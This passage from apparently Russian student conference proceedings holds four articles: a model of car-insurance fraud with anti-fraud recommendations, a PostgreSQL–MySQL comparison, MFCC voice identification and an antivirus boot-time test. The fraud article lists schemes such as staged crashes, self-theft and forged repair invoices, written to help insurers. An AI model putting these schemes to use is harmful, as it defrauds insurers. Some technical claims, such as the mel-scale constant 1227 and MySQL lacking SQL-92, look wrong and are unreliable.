1. Страхователь преследует цель получения страхового возмещения выше страховой суммы посредством страхования в разных страховых компаниях. Это возможно следующими действиями страхователя: имитация страхового случая; фальсификация документов по технической экспертизе; заявления страховой суммы больше действительной стоимости объекта страхования.

2. Страхователь фальсифицирует страховой случай, используя ДТП или хищение. При стремлении получения страхового возмещения через ДТП можно использовать двойное возмещение (выплаты страховой компании и компенсация участника ДТП), приписки ущерба (например, дописать к повреждениям при ДТП поцарапанную год назад дверь), фиктивное ДТП (инсценируется при помощи сотрудников службы ДТП), сознательное нанесение повреждение (например, после фиктивного столкновения сломать зеркало дальнего вида, которое хотелось заменить на новое) и т.д. Хищение же осуществляется через кражу частей автотранспорта, которых не было, самоугон или снятие номеров.

3. Страхователь заведомо может увеличить размер страхового возмещения. Для этого необходимо умышленно повредить непригодные части перед инсценировкой страхового случая, зависить счет на ремонт (через поддельные документы) или же можно попытаться получить денежную сумму на дополнительный ремонт/замену частей автотранспорта.

На рисунке 2 представлен универсальный алгоритм обмана страховых компаний, разработанный в нотации IDEF3, основой построения которой является взаимодействие классической и неклассических логик с теоретическими основами информатики [2].




Рисунок 2. Алгоритм «Обман страховых компаний» в нотации IDEF3

В данной нотации бизнес-процесс отображается выполнением последовательности процесса без привязки к временным диапазонам, а введение перекрестков позволяет анализировать зависимость исследуемого процесса от различных внутренних и внешних событий [10].

Разработанный алгоритм и анализ схем мошенничества [12; 13] позволили определить, что основными этапами обмана страховой компании являются:

1. Заключение договора со страховой компанией.
2. Планирование инсценировки страхового случая.
3. Осуществление инсценировки страхового случая.
4. Обращение в страховую компанию за денежной выплатой.

Первый этап «Заключение договора со страховой компанией» начинается с выбора страховой компаний, который зависит от условия выплаты страховой суммы. После выбора страховой компании выставляются требования и согласовываются условия выплаты, основанные на внутренних регламентах

страховой компании. В заключении оформляется договор, основанный на внутренних регламентах страховой компании и Законодательстве РФ.

На основе оформленного договора со страховой компанией страхователь приступает ко второму этапу «Планирование инсценировки страхового случая». В результате полученного плана-графика и на основании договора осуществляется третий этап «Осуществление инсценировки страхового случая».

Совершив страховой случай, страхователь обращается в страховую компанию за денежной выплатой: регистрируется сообщение о страховом случае, при котором необходим страховой полис, который страхователь получил после заключения договора, и акт о страховом случае, т.е. переходит к четвертому этапу. На основании предоставленных документов проводится оценка убытков, и на основании вынесенного решения страхователь может получить/не получить несанкционированные денежные выплаты.

Ментальная карта и диаграммы нотации IDEF3 легли в основу создания имитационной модели в среде российского программного продукта AnyLogic [9]. Базисом данного продукта является концепция объектно-ориентированного программирования, что позволяет осуществлять взаимодействие между различными объектами и гибко настраивать систему для создания моделей в самых различных предметных областях, как например, в [7; 3; 4]. Модель исследуемого процесса в режиме 3D показана на рисунке 3.

В ходе проведения машинных экспериментов было выявлено, что наибольшее влияние на модель оказывают такие параметры, как количество одновременно поступающих заявок и количество персонала.

Если сопоставить количество заявок, которые находятся в очереди, с количеством персонала, задействованном в обслуживании данной очереди, то модель достаточно время функционирует без сбоя. Эксперимент, направленный на изменение количества обслуживающих окон, а именно сокращения от трех до двух, показал уместность и оправданность, но лишь при работе системы в рамках регламентированного рабочего времени.




Рисунок 3. Схема 3D модели в среде Anylogic

Аналитическая обработка результатов экспериментов [5; 6] позволила сформулировать рекомендации страховым компаниям по сокращению несанкционированных выплат мошенникам:

1. Необходимо создать списки страхователей, уже совершавших мошенничество, и проверять заявление на получение страховки согласно этим спискам.

2. Страховые компании должны обмениваться информацией о страховых выплатах. Для этого можно создать единую базу страховых выплат, где будут указаны все детали выплат. Это даст возможность страховщикам анализировать прошлые выплаты, избегая лишних затрат.

3. Требуется разработать систему поощрений сотрудникам компаний, которые обнаружили «схему мошенничества» у своих страхователей.

4. Увеличить время на анализ страхователей при подаче заявления и на анализ страхового случая, с привлечением третьих лиц.

5. Сопоставить количество поступающих в обработку заявлений с количеством персонала, чтобы избежать перегруженности работников, и как следствие, совершения операций с недостаточным уровнем внимания.

Мощность, гибкость, уникальность языка моделирования в среде AnyLogic позволяет учитывать различные аспекты исследуемой системы средствами имитационного моделирования с любым уровнем детализации, способствует построению систем, устойчивых к резким колебаниям рыночной экономики [1].

Список литературы:

1. Афанасьева, Е.В., Гайкова Л.В. Проблемы и пути решения управления взаимоотношениями с клиентами страхового отдела дилерского автомобильного центра / Современные проблемы и перспективные направления инновационного развития науки: сборник статей Международной научно-практической конференции. В 4-х частях, 2016. – С. 38–42.
2. Гайкова Л.В. Взаимосвязь информатики с классической и неклассической логиками / Информационные технологии в прикладных исследованиях: сборник научных трудов / под ред. А.Л. Осипова; Новосибирск: НГУЭУ, 2012. – С.182–193.
3. Гайкова Л.В. Динамическое бизнес-планирование инвестиций на основе имитационного моделирования / Гайкова Л.В. // «Мы продолжаем традиции российской статистики»: I Открытый российский статистический конгресс. Российская ассоциация статистиков; Федеральная служба государственной статистики и РФ: сб. докладов / Том 4: Теоретические поиски и предложения. – НГУЭУ. Новосибирск, 2016. – С. 82–89.
4. Гайкова Л.В., Горохова С.В. Имитационное моделирование регулирующего процесса / Информационные технологии в прикладных исследованиях: сборник научных трудов под ред. А. Л. Осипова. Новосибирский государственный университет экономики и управления «НИНХ». Новосибирск, 2015. – С. 60–65.
5. Гайкова Л.В., Изотов О.Е. Агентное моделирование как инструмент аналитической обработки данных / Информационные технологии в прикладных исследованиях: Сборник научных трудов / под ред. А.Л. Осипова; Новосибирск: НГУЭУ, 2013. – С.123–13.
6. Гайкова Л.В., Изотов О.Е. Системная динамика и агентное моделирование в экономике сложности / Информационные технологии в прикладных исследованиях: сборник научных трудов под ред. А. Л. Осипова. Новосибирский государственный университет экономики и управления «НИНХ». Новосибирск, 2015. – С. 49–55.
7. Изотов О.Е., Гайкова Л.В. Имитационное моделирование производственных процессов в среде AnyLogic / Информационные системы и процессы: сб. научных трудов / отв. ред. Ю.А. Щеглов; Новосиб. гос. ун-т экономики и управления. – Новосибирск: НГУЭУ, 2015. – С. 80–85.

8. Карты ума. MindManager / авт.-сост. В.И. Копыл. – Минск: Харвест, 2010. – 64с.
9. Каталевский Д.Ю. Основы имитационного моделирования и системного анализа в управлении: Учебное пособие. – М: Издательство Московского университета, 2015. – 304 с.
10. Ковалев С. М., Ковалев В. М. «Современные методологии описания бизнес-процессов – просто о сложном» – [Электронный ресурс] – Режим доступа: <http://www.betec.ru/index.php?id=6&sid=30> электронный ресурс, свободный (дата обращения 17.04.2017).
11. Махучиев Х.М. Мошенничество в сфере страхования в контексте реформирования Уголовного законодательства Российской Федерации // Пробелы в российском законодательстве. 2013. №4. URL: <http://cyberleninka.ru/article/n/moshennichestvo-v-sfere-strahovaniya-v-kontekste-reformirovaniya-ugolovnogo-zakonodatelstva-rossiyskoy-federatsii> (дата обращения: 19.04.2017).
12. Мошенничество в страховании – [Электронный ресурс] – Режим доступа: <http://proinsurans.ru/stati-o-strakhovanii/720-moshennichestvo-v-strakhovanii> (дата обращения 18.04.2017).
13. Путеводитель в мире личных финансов «Мошенничество в страховании или восемь самых популярных способов обмануть страховую компанию» – [Электронный ресурс] – Режим доступа: http://www.prostobank.ua/finansovyuy_gid/strahovanie/stati/moshennichestvo_v_strahovanii_ili_8_samyh_populyarnyh_sposobov_obmanut_strahovuyu_kompaniyu (дата обращения 18.04.2017).

ВЫЯВЛЕНИЕ ПРЕИМУЩЕСТВ ИСПОЛЬЗОВАНИЯ СУБД POSTGRESQL НАД MYSQL

Джисоев Владислав Робертович

*студент, филиал ФГБОУ ВО «НИУ «МЭИ» в г. Смоленске,
РФ, г. Смоленск*

Лебедева Марина Юрьевна

*научный руководитель,
канд. техн. наук, доц., филиал ФГБОУ ВО «НИУ «МЭИ» в г. Смоленске,
РФ, г. Смоленск*

Данная статья посвящена сравнительному анализу двух систем управления базами данных (СУБД): реляционной MySQL и объектно-реляционной PostgreSQL.

Исследование и сравнение свободно распространяемого программного обеспечения (ПО) является актуальным, поскольку финансовый аспект играет немаловажную роль в деятельности организаций. Приобретение платной лицензии СУБД для коммерческого использования становится довольно затратным мероприятием, особенно это затруднительно для организаций, находящихся на начальных стадиях развития, когда финансовое состояние может не предусматривать расходы на приобретение ПО. Так, например, для инсталляции коммерческой редакции MySQL Standard Edition Subscription в компании, имеющей около 20 пользователей, потребуется купить годовую лицензию на сервер стоимостью около 250 000 рублей. Таким образом, использование сервера СУБД на свободном программном обеспечении (вместо приобретения платной коммерческой лицензии MySQL) позволит организациям с небольшим числом сотрудников решить задачу автоматизации без финансовых затрат.

Рассмотрим один из возможных подходов решения данной задачи. Например, на компьютер с операционной системой семейства Linux можно установить распространяемую в свободном доступе версию объектно-реляционной СУБД PostgreSQL с открытым исходным кодом. Данного вида сервер позволяет беспрепятственно организовать доступ к стороннему

установленному серверу или совместить с ролью базы данных иные роли (облачное хранилище, Web Server и пр.).

Кроме того, при выборе СУБД не менее остро стоит вопрос функциональности выбранной версии и производительности сервера при нормальных нагрузках с допустимым количеством одновременно работающих пользователей. Интерес пользователей к такого рода характеристикам систем управления базами данных вполне оправдан и является более значимым по сравнению со стоимостной характеристикой продукта, Но в том, уместно ли такое решение в данном случае, при выборе между свободно распространяемыми версиями СУБД MySQL и PostgreSQL, необходимо разобраться в дальнейшем.

Многие пользователи, близкие к области аудита информационных технологий, либо затрудняются в выборе между свободно распространяемыми версиями СУБД MySQL и PostgreSQL, либо выбирают коммерческие лицензии, как платный продукт, вызывающий большее доверие. Необходимо выявить критерии оптимальности, позволяющие определить преимущества и недостатки сравниваемых СУБД.

СУБД PostgreSQL, созданная на основе некоммерческой Postgres, также имеет коммерческие решения от компании EnterpriseDB, ориентированные на наличие коммерческой поддержки и интеграции с Oracle Database. Однако в данной статье будет рассмотрен функционал версии MySQL ветки 5.7 для сравнения с возможностями именно свободно распространяемой версии PostgreSQL 9.6 по следующим критериям:

- общая производительность в нагрузке;
- эффективность механизмов репликации;
- наличие документации и соответствие стандартам;
- простота администрирования.

Первым критерием сравнения СУБД в статье были выбраны механизмы репликации. В реализации репликации MySQL имеет место множество проблемных ситуаций – некорректность и нестабильность функционирования, часто невысокая производительность. При этом указанные ситуации являются

не совсем связанными между собой или даже вовсе разносторонними. Обратившись к описаниям хронологически более ранних версий, можно сказать, что проблемы осуществления репликации в MySQL связаны не с неполноценностью работы самого механизма, а, без сомнения, с введением поддержки подключаемых движков (storage engine): MyISAM, InnoDB, HEAP, NDB и др. Таким образом, разработчики MySQL не решили уделить достаточное внимание вопросам синхронизации появившихся движков с журналом, а также способу их участия в репликации. В то же время, в начале 2000-х годов, попытавшись найти «storage engine» в исходном коде PostgreSQL, движков в нем невозможно было обнаружить, потому что там они на тот момент и не планировались создаваться. Свой выбор разработчики прокомментировали тем, что понимают высокую вероятность возможных угроз возникновения проблем с репликацией и транзакциями между движками.

На данный момент, спустя более 10 лет, ситуация такова, что в MySQL наблюдается некорректная работа транзакций между таблицами на разных движках, а также возникают проблемы с репликацией. За это время в PostgreSQL были реализованы подключаемые типы данных и индексы, появился механизм репликации. Этим преимущество MySQL над PostgreSQL, можно сказать, было ликвидировано, а проблемы первой СУБД остались не менее актуальными. В версии MySQL 5.7, анонсированной 23 апреля 2013 года, была проведена попытка увеличить эффективность репликации путем распараллеливания операций. Исходя из того, что любой масштабный проект, реализуемый на практике, сильно зависит от уровня производительности операций по репликации, заинтересованными лицами был проведен ряд тестов на производительность репликации в СУБД MySQL версий 5.5 и 5.7. В результате тестирования было выявлено, что в большинстве случаев однопоточная репликация версии MySQL 5.5 работает быстрее параллельной, реализованной в версии 5.7, т.е. для «нагруженных» проектов репликация последней версии является абсолютно неэффективной.

Также возможные проблемы, ведущие к неэффективности операций репликации в MySQL и в PostgreSQL, различаются своим характером: в первой СУБД они логические, а во второй – физические, соответственно используемым механизмам репликации. Логическая репликация, безусловно, имеет свои преимущества (независимость от формата хранения данных, доступность для чтения с каждого узла, частичная репликация отдельных таблиц и схем и др.). Однако физическая репликация PostgreSQL в силу большей оптимизации перекрывает превосходства MySQL, т.е. практически все то, чего нет в первой, уже можно реализовать сейчас или в скором времени.

Разница в производительности между различными уровнями репликации двух СУБД возникает в большей степени из-за того, что MySQL использует два или четыре журнала (для запросов и для репликации), а PostgreSQL достаточно одного. При этом механизм репликации в PostgreSQL, при котором запросы и операции репликации попадают в один журнал, является стабильным и оптимизированным, а дублирование транзакций между журналами в MySQL определенно негативно сказывается на производительности.

В PostgreSQL есть также триггерная репликация (Tungsten): по исполнению созданных триггеров данные передаются в таблицы или создаются файлы, которые затем читаются на реплике. Репликация MySQL же выполняется так, как предписывает движок, без возможности свободного изменения. Поэтому обозримое преимущество логической репликации MySQL на данный момент заключается только в большем возможном размере журнала.

Следующий критерий для сравнения СУБД – реализация документации. В PostgreSQL она в большей степени понятна и полезна, нежели в MySQL, где документация и вовсе не дает никакой информации об отдельных опциях, либо дает очень поверхностно.

На сегодняшний день имеет место критика при сравнении документации PostgreSQL с Oracle, в то время как MySQL с Oracle сравнивать никто не пытался. Сложившаяся ситуация позволяет предположить, что СУБД PostgreSQL по своим возможностям и производительности может конкурировать с мощной СУБД

Oracle. Среди реализованных на PostgreSQL довольно крупных проектов выделяется 1С. Рассматриваемая СУБД частично может заменить мощную MS SQL.

Кроме того, PostgreSQL соответствует стандартам SQL-92, SQL-98, SQL-2003 и поддерживает многие возможности SQL-2011, когда MySQL не поддерживает даже SQL-92 и все еще не имеет эффективного оптимизатора. Очевидно, разработчики MySQL опустили то, что стандарты – это не мелкие изменения между версиями, а также новые функциональные возможности.

Если сравнивать простоту администрирования двух СУБД, то выигрыш будет на стороне MySQL, но только по причине того, что она является более скудной по возможностям в плане администрирования.

По производительности СУБД MySQL менее эффективна, чем PostgreSQL, и при разработке требует большего количества временных затрат. PostgreSQL же имеет возможность строить гистограммы, а также хороший оптимизатор, значительно повышающий эффективность и быстроту выполнения запросов. Однако при использовании PostgreSQL могут возникать ситуации, которые необходимо распознавать и выбирать для них оптимальные параметры посредством специальных настроек, которые необходимо знать. Несмотря на это, по корректности и удобству использования PostgreSQL можно назвать более предпочтительным по сравнению с MySQL.

При выборе СУБД для конкретного проекта, несмотря на описанное преимущество PostgreSQL над MySQL во многих аспектах, важно учесть наличие опыта работы команды с СУБД. То есть, для реализации проекта, не требующего большого количества затрат и не имеющего обзримых перспектив на развитие, разработчик которого имеет опыт работы с MySQL, лучше использовать данную СУБД. В другой ситуации, когда проект предполагается масштабным, со сложной логикой и связями между таблицами, то для него определенно подходит PostgreSQL. Данная СУБД облегчит процесс разработки, сократит затраты и позволит при желании развивать проект.

Список литературы:

1. Гольцман В. MySQL 5.0 / В. Гольцман – СПб: Питер, 2010. – 253 с.
2. Ригс С. Администрирование PostgreSQL 9. Книга рецептов / С. Ригс, Х. Кросинг. – М: ДМК Пресс, 2013. – 368 с.

ИДЕНТИФИКАЦИЯ ГОЛОСА ЧЕЛОВЕКА НА ОСНОВЕ МЕЛ-ЧАСТОТНЫХ КЕПСТРАЛЬНЫХ КОЭФФИЦИЕНТОВ (MFCC)

Тимофеев Михаил Вячеславович

*студент, Морской Государственный Университет им. адм. Г.И. Невельского,
РФ, г. Владивосток*

Иванов Вячеслав Игоревич

*студент, Морской Государственный Университет им. адм. Г.И. Невельского,
РФ, г. Владивосток*

Гончаров Сергей Михайлович

*научный руководитель, канд. физ.-мат. наук, доц.,
Морской Государственный Университет им. адм. Г.И. Невельского,
РФ, г. Владивосток*

Технологии и средства идентификации по голосу применяются в ряде областей, непосредственно связанных с обработкой обращений пользователей по телефону, что позволяет ускорить обслуживание абонентов и разгрузить операторов, распознавание по голосу очень удобно для пользователей и требует от них минимум усилий.

Речь представляет собой акустическую волну, которая излучается системой органов: легкими, бронхами и трахеей, а затем преобразуется в голосовом тракте. Если предположить, что источники возбуждения и форма голосового тракта относительно независимы, речевой аппарат человека можно представить в виде совокупности генераторов тоновых сигналов и шумов, а также фильтров.

Мел-частотные кепстральные коэффициенты (Mel-frequency cepstral coefficients) или MFCC – это своеобразное представление энергии спектра сигнала.

Преимущество его использования заключаются в следующем:

- используется спектр сигнала, что позволяет учитывать волновую «природу» сигнала при дальнейшем анализе;

- спектр проецируется на специальную mel-шкалу, позволяя выделить наиболее значимые для восприятия человеком частоты.

На данный момент существует несколько распространённых способов распознавания речи.

Dynamic Time Warping (алгоритм динамической трансформации шкалы времени) – алгоритм, позволяющий найти наибольшее соответствие между последовательностями времени. С помощью него определяется то, как одну и ту же исходную произнесённую фразу представляют два речевых сигнала.

Недостаток алгоритма - он может выдавать неправильные результаты. Алгоритм может попытаться объяснить непостоянство оси y с помощью трансформации оси x . Это может привести к выравниванию, из-за которого большая подгруппа точек второй последовательности ставится в соответствие одной точке первой последовательности.

Hidden Markov Model (скрытая Марковская модель) – статистическая модель, имитирующая процесс, похожий на Марковский процесс с неизвестными параметрами, и задачей ставится вычисление неизвестных параметров на основе наблюдаемых. Эти параметры используют в дальнейшем анализе, например, для определения образов.

Недостатком Марковской модели является то, что состояния модели являются наблюдаемыми. Это либо ведет к неоправданному увеличению числа состояний, либо вообще становится невозможно описывать реальные лингвистические явления.

Support Vector Machine (метод опорных векторов) – перевод изначальных векторов в более высокую размерность и розыск разделяющей гиперплоскости с максимальным зазором в этом пространстве. Две параллельных гиперплоскости рисуются на обеих сторонах гиперплоскости, отделяющей наши классы. Отделяющей гиперплоскостью будет гиперплоскость, максимизирующая расстояние до двух параллельных гиперплоскостей. Алгоритм работает в предположении, что чем больше разница или расстояние между этими параллельными гиперплоскостями, тем меньше будет средняя ошибка классификатора.

Недостатком здесь - проблема подбора ядра, а также небыстрое обучение в случае задачи распознавания многих классов.

Gaussian Mixture Model (модель гауссовых смесей) –представляет собой взвешенную Гауссианскую сумму, широко используется в распознавания дикторов.

Часто в системах, использующих эту модель, используется диагональная матрица ковариации. Также возможно использование одной матрицы ковариации для всех компонентов модели диктора или одной матрицы для всех моделей.

Недостаток использования модели смесей Гаусса – трудность извлечения вектора признаков из каждого кадра, а еще в самом анализе выходных данных, так как трудно разделить их на классы.

Из-за трудности реализации и огромного количества операций вычисления использовать гауссовы смеси в задаче распознавания голоса ресурсозатратно, а из-за неоднозначности выходных данных сложно избавиться от ошибок.

Minimum-Distance Classification (минимальный промежуток классификации). Понятие минимального промежутка классификации простое. Как набор данных признаков используется MFCC и как меры промежутка мы используем средний квадрат разности между тестируемыми и обученными векторами.

Мы высчитываем вектор характеристик для каждого следующего проверяемого файла, и измеряем, насколько далеко он от данных обучения с помощью некой метрики для дистанционного вычисления. Затем мы подбираем пороговое расстояние для того, чтобы определить, когда идентификация речи успешна. Это расстояние будет определяться между числом ложных неправильных и ложных правильных срабатываний. Этот метод использовался в наших экспериментах, так как он наиболее удобен в реализации [1, с.40–41].

Алгоритм проведения эксперимента:

Обработка данных проводилась с использованием среды программирования MATLAB.

Этап 1. Преобразование из сигнала аналогового в цифровой. Частота дискретизации выбрана 8000 Гц делается 8000 измерений в секунду. На каждое значение амплитуды выделяется 16 бит. Сигнал, который мы оцифровали со скоростью потока 128 Кб/с в дальнейшем будем обозначать $x[t]$.

Этап 2. Чтобы очистить от шума применим предварительную обработку сигналов. Функция Matlab – «`wdenomp`» использовалась для обработки. Затем использовалось высокочастотное усиление для того, чтобы компенсировать ослабление, которое вызвано рассеиванием от губ. Для этого блоки сигнала пропускались через фильтр первого порядка.

Этап 3. Извлечение спектральной информации для нашего уже обработанного сигнала, полученного на предыдущих этапах. На данном этапе необходимо выяснить, какое количество энергии содержится в каждом частотном диапазоне. Для извлечения спектральной информации применяется дискретное преобразование Фурье. На вход подается разбитый на фреймы(кусочки) сигнал, а на выходе для каждого из T частотных диапазонов – комплексное число $X[K]$, представляющее собой амплитуду и фазу исходного сигнала:

$$X[K] = \sum_{t=0}^{T-1} x[t] e^{-ikt \frac{2\pi}{T}} [2, \text{с. 193}]$$

Затем осуществляется переход от величины частоты звука к значению высоты (мел) по формуле:

$$\text{mel}(f) = 1227 \ln \left(1 + \frac{f}{700} \right)$$

Простым перемножением векторов спектра сигнала и мел функции найдем энергию сигнала. Мы получили некоторый набор коэффициентов, но это еще не те MFCC, которые мы ищем. Возводим их в квадрат и логарифмируем. Чтобы получить из них кепстральные, мы еще раз применяем преобразование Фурье.

В результате мы получили набор мел-частотных кепстральных коэффициентов (MFCC).

Этап 4. Сравнение данных наборов MFCC.

Для сравнения использовался алгоритм «Minimum-Distance Classification»

В эксперименте участвовало 10 человек (8 парней и 2 девушки).

Каждый из них записывал по две фразы примерно одинаковой длины:

- «ни одно доброе дело не остается безнаказанным»;
- «русский мужик долго запрягает, да быстро скачет».

Первая фраза использовалась для обучения. Вторая фраза использовалась для тестирования. В результате сравнения мы получили таблицу 10x10. То есть всего было произведено 100 сравнений.

Таблица 1.

Результаты идентификации

	Test 1	Test2	Test3	Test4	Test5	Test6	Test7	Test8	Test9	Test10
Train1	+	-	-	-	-	-	-	-	-	-
Train2	-	+	-	-	-	-	-	-	-	-
Train3	-	-	+	-	-	-	-	-	-	-
Train4	-	-	-	+	-	-	-	-	-	-
Train5	-	-	-	-	+	-	-	-	+	-
Train6	+	-	-	-	-	+	-	-	-	-
Train7	-	-	-	-	-	-	-	-	-	-
Train8	-	-	-	-	+	-	+	+	-	+
Train9	-	-	-	-	-	-	-	-	+	-
Train10	-	+	-	-	-	-	-	-	-	+

В таблице выделены ложные распознавания. Ошибка 2-го рода составляет 7%.

Выводы.

1. Проведены базовые эксперименты идентификация голоса диктора на основе мел-частотных кепстральных коэффициентов с использованием MATLAB.

2. Ошибка 2-го рода распознавания диктора составляет 7%.

3. Для повышения качества необходимо проведение дальнейших исследований с более сложной моделью обработки полученных данных.

Список литературы:

1. Запрягаев С. А., Коновалов А. Ю. Распознавание речевых сигналов // Вестник ВГУ, № 2, 2009, С. 39–48.
2. Ganchev T., Fakotakis N., Kokkinakis G. Comparative evaluation of various MFCC implementations on the speaker verification task // 10th International Conference on Speech and Computer. — Patras, Greece, 2005, С. 191–194.

ВЛИЯНИЕ РАБОТЫ ЗАЩИТНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ НА БЫСТРОДЕЙСТВИЕ ОПЕРАЦИОННОЙ СИСТЕМЫ

Касиков Александр Олегович

*студент, ФГАОУ ВО «Сибирский федеральный университет»
Институт космических и информационных технологий,
РФ, г. Красноярск*

Введение

На сегодняшний день быстродействие и ресурсоёмкость защитного программного обеспечения (ПО) для большинства конечных пользователей (КП) являются достаточно существенными параметрами операционной системы.

Любое ПО требует для своей работы часть ресурсов компьютера, не исключением являются программы, отвечающие за защиту системы. Причем их основная деятельность осуществляется в фоновом режиме. КП может и не догадываться, что система начала медленнее работать, благодаря выполнению фоновых задач защитного ПО.

Цель статьи

Показать, какие именно защитные программы имеют возможность оказать существенное влияние на быстродействие операционной системы (ОС).

Конфигурация системы

- Центральный процессор – Intel Core i5-6200 2.3 ГГц;
- Оперативная память – 8 ГБ DDR3 1600 MHz;
- Постоянный жесткий носитель – SSD 240 Гб;
- ОС – Windows 10 64bit.

Тестируемое защитное ПО

В данной статье тестированию подвергались следующие программы:

- Kaspersky Internet Security;
- Microsoft Security Essentials;
- ESET Smart Security;
- F-Secure Internet Security;

- AVIRA Internet Security;
- AVG Internet Security;
- McAfee Internet Security;
- Trend Micro Internet Security;
- Avast Free Anti-Virus.

Вышеперечисленное ПО имело настройки по умолчанию. К тому же программы были обновлены до последних версий, доступные на момент тестирования (апрель 2017 год). Стоит отметить, что Microsoft Security Essentials (защитник Windows) изначально входит в состав ОС Windows.

Методы тестирования

Для осуществления тестирования были выполнены необходимые меры для минимизации внешних (сторонних) факторов, которые имели возможность воздействовать на результаты испытаний. Используются технологии оптимизации защитного ПО (результаты тестирования могут повлиять на работу ОС после некоторого периода времени деятельности в системе КП).

Также была отключена автозагрузка других программ при включении ОС, поскольку они требуют часть ресурсов системы, как следствие снижение ее быстродействия.

Каждое испытание проводился несколько раз (с включенной и отключенной технологией оптимизации) для того, чтобы получить средние значения и исключить ошибочные показания.

При выполнении замера времени загрузки системы использовался штатный инструмент Microsoft Windows Performance Toolkit (WPT).

Для измерений воздействия защитного ПО на систему использовался тестовый пакет PC Mark 8.

Скорость загрузки ОС

Защитное ПО существенно влияет на запуск ОС, так как программа запускается автоматически при запуске системы. Засеченное время запуска системы показано в таблице №1.

Таблица 1.

Время запуска ОС

Название защитного ПО	Время (мин:сек)
Trend Micro Internet Security	00:16
Microsoft Security Essentials	00:17
ESET Smart Security	00:18
Kaspersky Internet Security	00:20
Avast Free Anti-Virus	00:23
McAfee Internet Security	00:26
F-Secure Internet Security	00:26
AVG Internet Security	00:29
AVIRA Internet Security	00:31

Значение принималось от включения питания до загрузки рабочего стола в пригодное для работы состояние. То есть когда КП получил возможность осуществить какие-либо действия в ОС.

